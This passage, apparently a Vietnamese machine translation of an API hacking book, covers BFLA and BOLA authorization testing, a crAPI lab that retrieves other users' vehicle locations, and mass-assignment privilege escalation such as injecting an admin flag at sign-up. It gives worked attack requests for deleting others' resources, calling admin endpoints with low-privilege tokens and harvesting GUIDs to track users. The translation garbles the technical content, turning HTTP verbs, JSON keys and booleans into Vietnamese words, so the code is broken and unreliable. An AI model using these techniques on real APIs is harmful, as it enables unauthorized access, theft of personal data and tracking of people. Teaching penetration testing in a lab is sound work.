Lưu ý rằng nếu bạn gửi yêu cầu XÓA thành công, bạn sẽ không còn có quyền truy cập vào tài nguyên đã cho. . . bởi vì bạn sẽ xóa nó. Vì lý do đó, tránh thử nghiệm DELETE trong khi làm mờ, trừ khi bạn đang nhắm mục tiêu vào môi trường thử nghiệm. Hãy tưởng tượng rằng bạn gửi các yêu cầu XÓA tới 1.000 mã định danh tài nguyên; nếu yêu cầu thành công, bạn sẽ xóa thông tin có thể có giá trị và khách hàng của bạn sẽ không hài lòng. Thay vào đó, hãy bắt đầu thử nghiệm BFLA của bạn ở quy mô nhỏ để tránh gây ra sự gián đoạn lớn.

Thử nghiệm ABA cho BFLA

Giống như thử nghiệm AB cho BOLA, thử nghiệm ABA là quá trình tạo và truy cập tài nguyên bằng một tài khoản, sau đó cố gắng thay đổi tài nguyên bằng tài khoản khác. Cuối cùng, bạn nên xác thực bất kỳ thay đổi nào với tài khoản gốc. Quy trình ABA sẽ giống như sau:

- Tạo, đọc, cập nhật hoặc xóa tài nguyên dưới dạng UserA. Lưu ý cách các tài nguyên được xác định và cách các tài nguyên được yêu cầu.

- Hoán đổi mã thông báo UserA của bạn lấy UserB's. Trong trường hợp có quy trình đăng ký tài khoản, hãy tạo tài khoản thử nghiệm thứ hai.
- Gửi các yêu cầu GET, PUT, POST và DELETE đổi với tài nguyên của UserA bằng mã thông báo của UserB. Nếu có thể, hãy thay đổi tài nguyên bằng cách cập nhật các thuộc tính của một đối tượng.
- Kiểm tra tài nguyên của UserA để xác thực các thay đổi đã được thực hiện bằng cách sử dụng mã thông báo của UserB. Bằng cách sử dụng ứng dụng web tương ứng hoặc bằng cách thực hiện các yêu cầu API bằng cách sử dụng mã thông báo của UserA, hãy kiểm tra các tài nguyên có liên quan. Ví dụ: nếu cuộc tấn công BFLA là một nỗ lực nhằm xóa ảnh tệp chuyên nghiệp của Người dùng, hãy tải hồ sơ của Người dùng để xem ảnh có bị thiếu hay không.

Ngoài việc kiểm tra các điểm yếu của ủy quyền ở một cấp độ đặc quyền duy nhất, hãy đảm bảo rằng bạn kiểm tra các điểm yếu ở các cấp độ đặc quyền khác. Như đã thảo luận trước đây, API có thể có tất cả các loại cấp độ đặc quyền khác nhau, chẳng hạn như người dùng cơ bản, người bán, đối tác và quản trị viên. Nếu bạn có quyền truy cập vào các tài khoản ở các cấp đặc quyền khác nhau, thử nghiệm ABA của bạn có thể chuyển sang một lớp mới.

Hãy thử đặt UserA làm quản trị viên và UserB làm người dùng cơ bản. Nếu bạn có thể khai thác BFLA trong tình huống đó, nó sẽ trở thành một cuộc tấn công leo thang đặc quyền.

Kiểm tra BFLA trong Postman

Bắt đầu thử nghiệm BFLA của bạn với các yêu cầu được ủy quyền đổi với tài nguyên của UserA. Nếu bạn đang kiểm tra xem bạn có thể sửa đổi ảnh của người dùng khác trong ứng dụng truyền thông xã hội hay không, một yêu cầu đơn giản giống như yêu cầu trong Liệt kê 10-1 sẽ thực hiện:

NHÂN /api/hình ảnh/2

Mã thông báo: Người dùngA_token

Liệt kê 10-1: Mẫu yêu cầu thử nghiệm BFLA

Yêu cầu này cho chúng tôi biết rằng các tài nguyên được xác định bằng các giá trị số trong đường dẫn. Hơn nữa, phản hồi, được hiển thị trong Liệt kê 10-2, chỉ ra rằng tên người dùng của tài nguyên ("UserA") khớp với mã thông báo yêu cầu.

200 được

{

```

    "_id": 2,
    "tên": "hoa phát triển",
    "creator_id": 2,
    "tên người dùng": "Người dùngA",
    "money_made": 0,35,
    "thich": 0
}
```

Liệt kê 10-2: Phản hồi mẫu từ thử nghiệm BFLA

Bây giờ, vì đây là một nền tảng truyền thông xã hội nơi người dùng có thể chia sẻ ảnh, sẽ không quá ngạc nhiên nếu một người dùng khác có khả năng gửi yêu cầu NHÂN thành công cho ảnh 2. Đây không phải là một trường hợp của BOLA nhưng

đúng hơn là một tính năng. Tuy nhiên, UserB không thể xóa ảnh thuộc về UserA. Đó là nơi chúng tôi gặp phải lỗi hỏng BFLA.

Trong Postman, hãy thử gửi yêu cầu XÓA đối với tài nguyên của UserA chứa mã thông báo của UserB. Như bạn thấy trong Hình 10-1, một yêu cầu DELETE sử dụng mã thông báo của UserB đã có thể xóa thành công ảnh của UserA. Để xác thực rằng ảnh đã bị xóa, hãy gửi yêu cầu GET tiếp theo cho picture_id=2 và bạn sẽ xác nhận rằng ảnh của Người dùng có ID là 2 không còn tồn tại.

Đây là một phát hiện rất quan trọng, vì một người dùng độc hại có thể dễ dàng xóa tất cả tài nguyên của những người dùng khác.

The screenshot shows the Postman interface with the following details:

- Method:** DELETE
- URL:** {{baseUrl}}/api/picture/delete?picture_id=2
- Params:** picture_id (checked)
- Body:** "Photo 2 deleted!"
- Response:** "Photo 2 deleted!"

Hình 10-1: Tấn công BFLA thành công với Postman

Bạn có thể đơn giản hóa quá trình tìm các lỗ hỏng BFLA liên quan đến leo thang đặc quyền nếu bạn có quyền truy cập vào tài liệu. Ngoài ra, bạn có thể tìm thấy các hành động quản trị được dán nhãn rõ ràng trong một bộ sưu tập hoặc bạn có thể có chức năng quản trị được thiết kế ngược. Nếu đây không phải là trường hợp, bạn sẽ cần fuzz để tìm đường dẫn quản trị viên.

Một trong những cách đơn giản nhất để kiểm tra BFLA là thực hiện các yêu cầu quản trị với tư cách là người dùng có đặc quyền thấp. Nếu API cho phép quản trị viên tìm kiếm người dùng bằng yêu cầu POST, hãy thử thực hiện chính xác yêu cầu quản trị viên đó để xem liệu có bất kỳ biện pháp kiểm soát bảo mật nào ngăn bạn thành công hay không. Nhìn vào yêu cầu trong Liệt kê 10-3. Trong phản hồi (Liệt kê 10-4), chúng ta thấy rằng API không có bất kỳ hạn chế nào như vậy.

ĐĂNG /api/admin/tìm/người dùng
Mã thông báo: LowPriv-Token

{"email": "hapi@hacker.com"}

Liệt kê 10-3: Yêu cầu thông tin người dùng

200 OK HTTP/1.1

```
{
  "tên": "hAPI",
  "lname": "Hacker",
  "is_admin": sai,
  "số dư": "3737,50"
  "pin": 8675
}
```

Liet kê 10-4: Phản hồi với thông tin người dùng

Khả năng tìm kiếm người dùng và có quyền truy cập vào thông tin nhạy cảm của người dùng khác thông tin có nghĩa là chỉ giới hạn ở những người có mã thông báo quản trị. Tuy nhiên, bằng cách gửi yêu cầu tới điểm cuối /admin/find/user , bạn có thể kiểm tra xem liệu có bất kỳ biện pháp thực thi kỹ thuật nào không. Vì đây là yêu cầu quản trị nên phản hồi thành công cũng có thể cung cấp thông tin nhạy cảm, chẳng hạn như tên đầy đủ, số dư và số nhận dạng cá nhân (PIN) của người dùng.

Nếu có hạn chế, hãy thử thay đổi phương thức yêu cầu. Sử dụng yêu cầu POST thay vì yêu cầu PUT hoặc ngược lại. Đôi khi, nhà cung cấp API đã bảo mật một phương thức yêu cầu khỏi các yêu cầu trái phép nhưng lại bỏ qua một phương thức khác.

Mẹo hack ủy quyền

Việc tấn công một API quy mô lớn với hàng trăm điểm cuối và hàng nghìn yêu cầu duy nhất có thể khá tốn thời gian. Các chiến thuật sau đây sẽ giúp bạn kiểm tra các điểm yếu về ủy quyền trên toàn bộ API: sử dụng các biến Bộ sưu tập trong Postman và sử dụng tính năng So khớp và Thay thế Burp Suite.

Biến bộ sưu tập của Postman


Giống như khi bạn làm mờ rộng, bạn có thể sử dụng Postman để thực hiện các thay đổi biến trong một bộ sưu tập, đặt mã thông báo ủy quyền cho bộ sưu tập của bạn dưới dạng một biến. Bắt đầu bằng cách kiểm tra các yêu cầu khác nhau đối với tài nguyên của bạn để đảm bảo chúng hoạt động bình thường với tư cách là UserA. Sau đó, thay thế biến mã thông báo có thể bằng mã thông báo UserB. Để giúp bạn tìm thấy các phản hồi bất thường, hãy sử dụng Kiểm tra bộ sưu tập để tìm 200 mã phản hồi hoặc mã tương đương cho API của bạn.

Trong Collection Runner, chỉ chọn những yêu cầu có khả năng chứa lỗ hổng ủy quyền. Các yêu cầu ứng cử viên tốt bao gồm những yêu cầu chứa thông tin cá nhân thuộc về UserA. Khởi chạy Collection Runner và xem lại kết quả. Khi kiểm tra kết quả, hãy tìm các trường hợp trong đó mã thông báo UserB dẫn đến phản hồi thành công. Những phản hồi thành công này có thể sẽ chỉ ra các lỗ hổng BOLA hoặc BFLA và cần được điều tra thêm.

Burp Suite So khớp và thay thế

Khi bạn đang tấn công một API, lịch sử Burp Suite của bạn sẽ chứa các yêu cầu duy nhất. Thay vì sàng lọc từng yêu cầu và kiểm tra nó để tìm lỗ hổng ủy quyền, hãy sử dụng tùy chọn Khớp và Thay thế để thực hiện thay thế quy mô lớn một biến như mã thông báo ủy quyền.

Bắt đầu bằng cách thu thập một số yêu cầu trong lịch sử của bạn với tư cách là Người dùng, tập trung vào các hành động cần có sự cho phép. Chẳng hạn, hãy tập trung vào các yêu cầu liên quan đến tài khoản và tài nguyên của người dùng. Tiếp theo, khớp và thay thế các tiêu đề ủy quyền bằng UserB và lặp lại các yêu cầu (xem Hình 10-2).



Hình 10-2: Tính năng Khớp và Thay thế của Burp Suite

Khi bạn tìm thấy một phiên bản của BOLA hoặc BFLA, hãy thử khai thác nó cho tất cả người dùng và các tài nguyên liên quan.

Bản tóm tắt

Trong chương này, chúng ta đã xem xét kỹ các kỹ thuật tấn công các điểm yếu phổ biến trong ủy quyền API. Vì mỗi API là duy nhất, điều quan trọng không chỉ là tìm ra cách xác định tài nguyên mà còn đưa ra yêu cầu đối với các tài nguyên không thuộc về tài khoản bạn đang sử dụng.

Ủy quyền có thể dẫn đến một số hậu quả nặng nề nhất. Lỗ hổng BOLA có thể cho phép kẻ tấn công xâm phạm thông tin nhạy cảm nhất của tổ chức, trong khi lỗ hổng BFLA có thể cho phép bạn leo thang đặc quyền hoặc thực hiện các hành động trái phép có thể gây hại cho nhà cung cấp API.

Lab #7: Tìm vị trí xe của người dùng khác

Trong phòng thí nghiệm này, chúng tôi sẽ tìm kiếm crAPI để khám phá các mã định danh tài nguyên đang được sử dụng và kiểm tra xem chúng tôi có thể truy cập trái phép vào dữ liệu của người dùng khác hay không. Khi làm như vậy, chúng ta sẽ thấy giá trị của việc kết hợp nhiều lõi hỏng để tăng tác động của một cuộc tấn công. Nếu bạn đã theo dõi trong các phòng thí nghiệm khác, bạn sẽ có một bộ sưu tập crAPI Postman chứa tất cả các loại yêu cầu.


Bạn có thể nhận thấy rằng việc sử dụng ID tài nguyên khá nhẹ. Tuy nhiên, một yêu cầu không bao gồm một định danh tài nguyên duy nhất. Nút "làm mới vị trí" ở cuối bảng điều khiển crAPI đưa ra yêu cầu sau:

NHẬN /identity/api/v2/vehicle/fd5a4781-5cb5-42e2-8524-d3e67f5cb3a6/location.

Yêu cầu này lấy GUID của người dùng và yêu cầu vị trí hiện tại của phương tiện của người dùng. Vị trí xe của người dùng khác giống như thông tin nhạy cảm đáng để thu thập. Chúng ta nên xem liệu các nhà phát triển crAPI có phụ thuộc vào độ phức tạp của GUID để cấp quyền hay không hoặc liệu có các biện pháp kiểm soát kỹ thuật đảm bảo người dùng chỉ có thể kiểm tra GUID của phương tiện của họ hay không.

Vì vậy, câu hỏi là, bạn nên thực hiện bài kiểm tra này như thế nào? Bạn có thể muốn đưa các kỹ năng làm mờ của bạn từ Chương 9 vào sử dụng, nhưng một GUID chữ và số có độ dài này sẽ mất một khoảng thời gian không tưởng để thực hiện vú phu.


Thay vào đó, bạn có thể lấy một GUID hiện có khác và sử dụng nó để thực hiện kiểm tra AB. Để thực hiện việc này, bạn cần phải đăng ký một tài khoản thứ hai, như thể hiện trong Hình 10-3.



Hình 10-3: Đăng ký UserB với crAPI


Trong Hình 10-3, bạn có thể thấy rằng chúng tôi đã tạo một tài khoản thứ hai, được gọi là UserB. Với tài khoản này, hãy thực hiện các bước để đăng ký xe bằng MailHog. Như bạn có thể nhớ, trong phòng thí nghiệm Chương 6, chúng tôi đã thực hiện trinh sát và phát hiện ra một số công mở khác có liên quan đến crAPI. Một trong số đó là công 8025, nơi đặt MailHog.

Với tư cách là người dùng đã được xác thực, hãy nhấp vào liên kết Nhập vào đây trên bảng điều khiển, như thể hiện trong Hình 10-4. Thao tác này sẽ tạo một email có thông tin về xe của bạn và gửi nó đến tài khoản MailHog của bạn.




Hình 10-4: Bảng điều khiển người dùng mới crAPI

Cập nhật URL trong thanh địa chỉ để truy cập cổng 8025 bằng cách sử dụng định dạng sau: `http://yourIPaddress:8025`. Khi ở trong MailHog, hãy mở email "Chào mừng bạn đến với crAPI" (xem Hình 10-5).



Hình 10-5: Dịch vụ email crAPI MailHog

Lấy thông tin mã VIN và mã pin được cung cấp trong email và sử dụng thông tin đó để đăng ký lại phương tiện của bạn trên bảng điều khiển crAPI bằng cách nhấp vào nútThêm phương tiện . Điều này dẫn đến cửa sổ như trong Hình 10-6.



Hình 10-6: Màn hình Xác minh phương tiện crAPI

Khi bạn đã đăng ký phương tiện UserB, hãy ghi lại yêu cầu bằng cách sử dụng
Làm mới nút Vị trí. Nó sẽ giống như thẻ này:

NHẬN /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1 Máy chủ
lưu trữ: 192.168.195.130:8888

Tác nhân người dùng: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Chấp nhận: */
* Loại nội dung: ứng dụng/json
Ủy quyền: Bearer UserB-Token Content-
Length : 376

Bây giờ bạn đã có GUID của UserB, bạn có thể trao đổi mã thông báo Người dùng B và gửi yêu
cầu bằng mã thông báo người dùng của UserA. Liệt kê 10-5 hiển thị yêu cầu và Liệt kê 10-6 hiển
thị phản hồi.

NHẬN /identity/api/v2/vehicle/d3b4b4b8-6df6-4134-8d32-1be402caf45c/location HTTP/1.1 Máy chủ
lưu trữ: 192.168.195.130:8888

Loại nội dung: ứng dụng/json
Ủy quyền: Bearer UserA-Token

Liệt kê 10-5: Một nỗ lực BOLA

HTTP/1.1 200

```
{ "carId": "d3b4b4b8-6df6-4134-8d32-1be402caf45c",  
  "vehicleLocation":
```

```
    { "id": 2,  
      "latitude": "39.0247621",  
      "longitude": "-77.1402267" },
```

```

    "fullName": "UserB"
}
```

Liệt kê 10-6: Phản ứng với nỗ lực BOLA

Xin chúc mừng, bạn đã phát hiện ra lỗ hổng BOLA. Có lẽ có một cách để khai phá GUID của những người dùng hợp lệ khác để đưa phát hiện này lên cấp độ tiếp theo. Chà, hãy nhớ rằng, trong Chương 7, một yêu cầu GET bị chặn bởi /community/api/v2/community/posts/recent đã dẫn đến việc lộ quá nhiều dữ liệu. Thoạt nhìn, lỗ hổng này dường như không có hậu quả nghiêm trọng. Tuy nhiên, hiện tại chúng tôi có rất nhiều cách sử dụng dữ liệu bị lộ. Hãy xem đổi tương sau từ việc tiếp xúc quá nhiều dữ liệu đó:

```

{
  "id": "sEcaWGHf5d63T2E7asChJc",
  "title": "Tiêu đề 1",
  "content": "Xin chào thế giới 1",
  "tác giả": {
    "nickname": "Adam",
    "email": "adam007@example.com",
    "vehicleid": "2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2",
    "profile_pic_url": ""
}
```

Dữ liệu này tiết lộ một phương tiện gần giống với GUID được sử dụng trong yêu cầu làm mới vị trí. Thay thế các GUID này bằng mã thông báo của UserA.

Liệt kê 10-7 hiển thị yêu cầu và Liệt kê 10-8 hiển thị phản hồi.

NHẬN /identity/api/v2/vehicle/2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2/location HTTP/1.1
Máy chủ: 192.168.195.130:8888
Loại nội dung: ứng dụng/json
Úy quyền: Bearer UserA-Token
Kết nối: đóng

Liệt kê 10-7: Yêu cầu GUID của người dùng khác

```

HTTP/1.1 200
{
  "carId": "2e88a86c-8b3b-4bd1-8117-85f3c8b52ed2",
  "Vị trí phương tiện": {
    "id": 7,
    "vĩ độ": "37.233333",
    "kinh độ": "-115.808333",
    "fullName": "Adam"
}
```

Liệt kê 10-8: Phản hồi

Chắc chắn, bạn có thể khai thác lỗ hổng BOLA để khai phá vị trí phương tiện của người dùng. Giờ đây, bạn chỉ cần một thao tác tìm kiếm trên Google Maps là có thể khám phá vị trí chính xác của người dùng và có khả năng theo dõi vị trí phương tiện của bất kỳ người dùng nào theo thời gian. Việc kết hợp các phát hiện về lỗ hổng bảo mật, như bạn làm trong phòng thí nghiệm này, sẽ giúp bạn trở thành một hacker API bậc thầy.

11

GIAO HÀNG LỚN



Một API dễ bị gán hàng loạt nếu người tiêu dùng có thể gửi yêu cầu cập nhật hoặc ghi đè các biến phía máy chủ. Nếu một API chấp nhận thông tin đầu vào của khách hàng mà không lọc hoặc làm sạch nó, thì kẻ tấn công có thể cập nhật các đối tượng mà chúng không thể tương tác. Ví dụ: API giao dịch ngân hàng có thể cho phép người dùng cập nhật địa chỉ email được liên kết với tài khoản của họ, nhưng lỗ hổng chuyển nhượng hàng loạt cũng có thể cho phép người dùng gửi yêu cầu cập nhật số dư tài khoản của họ.

Trong chương này, chúng ta sẽ thảo luận về các chiến lược để tìm tar get gán hàng loạt và tìm ra những biến mà API sử dụng để xác định dữ liệu nhạy cảm.

Sau đó, chúng ta sẽ thảo luận về việc tự động hóa các cuộc tấn công chuyển nhượng hàng loạt của bạn với Arjun và Burp Suite Intruder.

Tìm mục tiêu chuyển nhượng hàng loạt

Một trong những nơi phổ biến nhất để khám phá và khai thác lỗ hổng chuyển nhượng hàng loạt là trong các yêu cầu API chấp nhận và xử lý thông tin đầu vào của khách hàng. Đăng ký tài khoản, chỉnh sửa hồ sơ, quản lý người dùng và quản lý khách hàng đều là những chức năng phổ biến cho phép khách hàng gửi thông tin đầu vào bằng API.

Đăng ký tài khoản

Có thể nơi bạn thường xuyên tìm kiếm sự phân công hàng loạt nhất là trong quy trình đăng ký tài khoản, vì những nơi này có thể cho phép bạn đăng ký với tư cách người dùng quản trị. Nếu quy trình đăng ký dựa trên ứng dụng web, người dùng cuối sẽ điền vào các trường tiêu chuẩn các thông tin như tên người dùng, địa chỉ email, số điện thoại và mật khẩu tài khoản mong muốn của họ. Sau khi người dùng nhập vào nút gửi, một yêu cầu API như sau sẽ được gửi:

```
ĐĂNG /api/v1/đăng ký
--snip--
{
  "tên người dùng": "hAPI_hacker",
  "email": "hapi@hacker.com",
  "password": "Mật khẩu1!"
}
```

Đối với hầu hết người dùng cuối, yêu cầu này diễn ra ở chế độ nền, để lại họ không khôn ngoan hơn. Tuy nhiên, vì bạn là một chuyên gia trong việc ngăn chặn lưu lượng truy cập ứng dụng web, nên bạn có thể dễ dàng nắm bắt và thao túng nó. Khi bạn đã chặn yêu cầu đăng ký, hãy kiểm tra xem bạn có thể gửi các giá trị bổ sung trong yêu cầu hay không. Phiên bản phổ biến của cuộc tấn công này là nâng cấp tài khoản lên vai trò quản trị viên bằng cách thêm một biến mà nhà cung cấp API có thể sử dụng để xác định quản trị viên:

```
ĐĂNG /api/v1/đăng ký
--snip--
{
  "tên người dùng": "hAPI_hacker",
  "email": "hapi@hacker.com",
  "quản trị viên": đúng,
  "password": "Mật khẩu1!"}
```

Nếu nhà cung cấp API sử dụng biến này để cập nhật các đặc quyền của tài khoản trên phần phụ trợ và chấp nhận thông tin đầu vào bổ sung từ ứng dụng khách, thì yêu cầu này sẽ biến tài khoản đang được đăng ký thành tài khoản cấp quản trị viên.

Truy cập trái phép vào các tổ chức

Các cuộc tấn công chuyển nhượng hàng loạt vượt ra ngoài việc cố gắng trở thành người quản trị. Chẳng hạn, bạn cũng có thể sử dụng chuyển nhượng hàng loạt để có quyền truy cập trái phép vào các tổ chức khác. Nếu đối tượng người dùng của bạn bao gồm một nhóm tổ chức cho phép truy cập vào các bí mật của công ty hoặc thông tin nhạy cảm khác, bạn có thể cố gắng giành quyền truy cập vào nhóm đó. Trong ví dụ này, chúng tôi đã

đã thêm một biến "org" vào yêu cầu của chúng tôi và biến giá trị của nó thành một vị trí tấn công, sau đó chúng tôi có thể fuzz trong Burp Suite:

```
ĐĂNG /api/v1/dăng ký
--snip--
{
    "tên người dùng": "hAPI_hacker",
    "email": "hapi@hacker.com",
    "org": "S Công ty A",
    "password": "Mật khẩu1!"
}
```

Nếu bạn có thể chỉ định mình vào các tổ chức khác, bạn sẽ có khả năng để có được quyền truy cập trái phép vào tài nguyên của nhóm khác. Để thực hiện một cuộc tấn công như vậy, bạn cần biết tên hoặc ID được sử dụng để xác định các công ty trong yêu cầu. Nếu giá trị "tổ chức" là một số, bạn có thể bắt buộc sử dụng giá trị đó, chẳng hạn như khi kiểm tra BOLA, để xem API phản hồi như thế nào.

Đừng giới hạn việc tìm kiếm các lỗ hổng chuyển nhượng hàng loạt của bạn trong quá trình đăng ký tài khoản. Các chức năng API khác có khả năng dễ bị tấn công. Kiểm tra các điểm cuối khác được sử dụng để đặt lại mật khẩu; cập nhật hồ sơ tài khoản, nhóm hoặc công ty; và bất kỳ lượt chơi nào khác mà bạn có thể chỉ định cho mình quyền truy cập bổ sung.

Tìm các biến gán hàng loạt

Thách thức với các cuộc tấn công gán hàng loạt là có rất ít sự nhất quán trong các biến được sử dụng giữa các API. Nói như vậy, nếu nhà cung cấp API có một số phương pháp, chẳng hạn như chỉ định tài khoản làm quản trị viên, thì bạn có thể chắc chắn rằng họ cũng có một số quy ước để tạo hoặc cập nhật các biến để biến người dùng thành quản trị viên. Fuzzing có thể tăng tốc độ tìm kiếm các lỗ hổng gán hàng loạt của bạn, nhưng trừ khi bạn hiểu các biến số của mục tiêu, kỹ thuật này có thể là một phát súng trong bóng tối.

Tìm biến trong tài liệu

Bắt đầu bằng cách tìm kiếm các biến nhạy cảm trong tài liệu API, đặc biệt là trong các phần tập trung vào các hành động đặc quyền. Đặc biệt, tài liệu để cập có thể cung cấp cho bạn một dấu hiệu tốt về những tham số nào được bao gồm trong các đối tượng JSON.

Ví dụ: bạn có thể tìm kiếm cách tạo người dùng có đặc quyền thấp so với cách tạo tài khoản quản trị viên. Việc gửi yêu cầu tạo tài khoản người dùng chuẩn có thể giống như sau:

```
POST/api/tạo/người dùng
Mã thông báo: Người dùng LowPriv
--snip--
{
    "tên người dùng": "hapi_hacker",
    "vượt qua": "ff7ftw"
}
```

Tạo một tài khoản quản trị có thẻ giống như sau:

```
ĐĂNG /api/admin/tạo/người dùng
Mã thông báo: AdminToken
--snip--
{
    "tên người dùng": "admininthegood",
    "vượt qua": "bestadminpw",
    "quản trị viên": đúng
}
```

Lưu ý rằng yêu cầu quản trị viên được gửi tới điểm cuối quản trị viên, sử dụng mã thông báo quản trị viên và bao gồm tham số "admin": true. Có nhiều trường liên quan đến việc tạo tài khoản quản trị viên, nhưng nếu ứng dụng không xử lý các yêu cầu đúng cách, chúng tôi có thể tạo tài khoản quản trị viên bằng cách thêm tham số "admin"=true vào yêu cầu tài khoản người dùng của chúng tôi , như được hiển thị ở đây :

```
POST/tạo/người dùng
Mã thông báo: Người dùng LowPriv
--snip--
{
    "tên người dùng": "hapi_hacker",
    "vượt qua": "ff7ftw",
    "quản trị viên": đúng
}
```

Làm mờ các biến không xác định

Một tình huống phổ biến khác là bạn sẽ thực hiện một hành động trong ứng dụng web, chặn yêu cầu và định vị một số tiêu đề hoặc tham số bổ sung trong đó, như sau:

```
POST/tạo/người dùng
--snip--
{
    "tên người dùng": "hapi_hacker"
    "vượt qua": "ff7ftw",
    "uam": 1,
    "mfa": đúng,
    "tài khoản": 101
}
```

Các tham số được sử dụng trong một phần của điểm cuối có thẻ hữu ích để khai thác gán hàng loạt bằng cách sử dụng một điểm cuối khác. Khi bạn không hiểu mục đích của một tham số nhất định, đã đến lúc khoác lênh minh chiếc áo khoác phòng thí nghiệm và thử nghiệm. Hãy thử làm mờ bằng cách đặt uam thành 0, mfa thành false và tài khoản với mọi số từ 0 đến 101, sau đó xem cách nhà cung cấp phản hồi. Tốt hơn hết, hãy thử nhiều loại đầu vào, chẳng hạn như những đầu vào đã thảo luận trong chương trước. Xây dựng danh sách từ của bạn với các thông số bạn thu thập từ một điểm cuối và sau đó linh hoạt các kỹ năng làm mờ của bạn bằng cách gửi yêu cầu

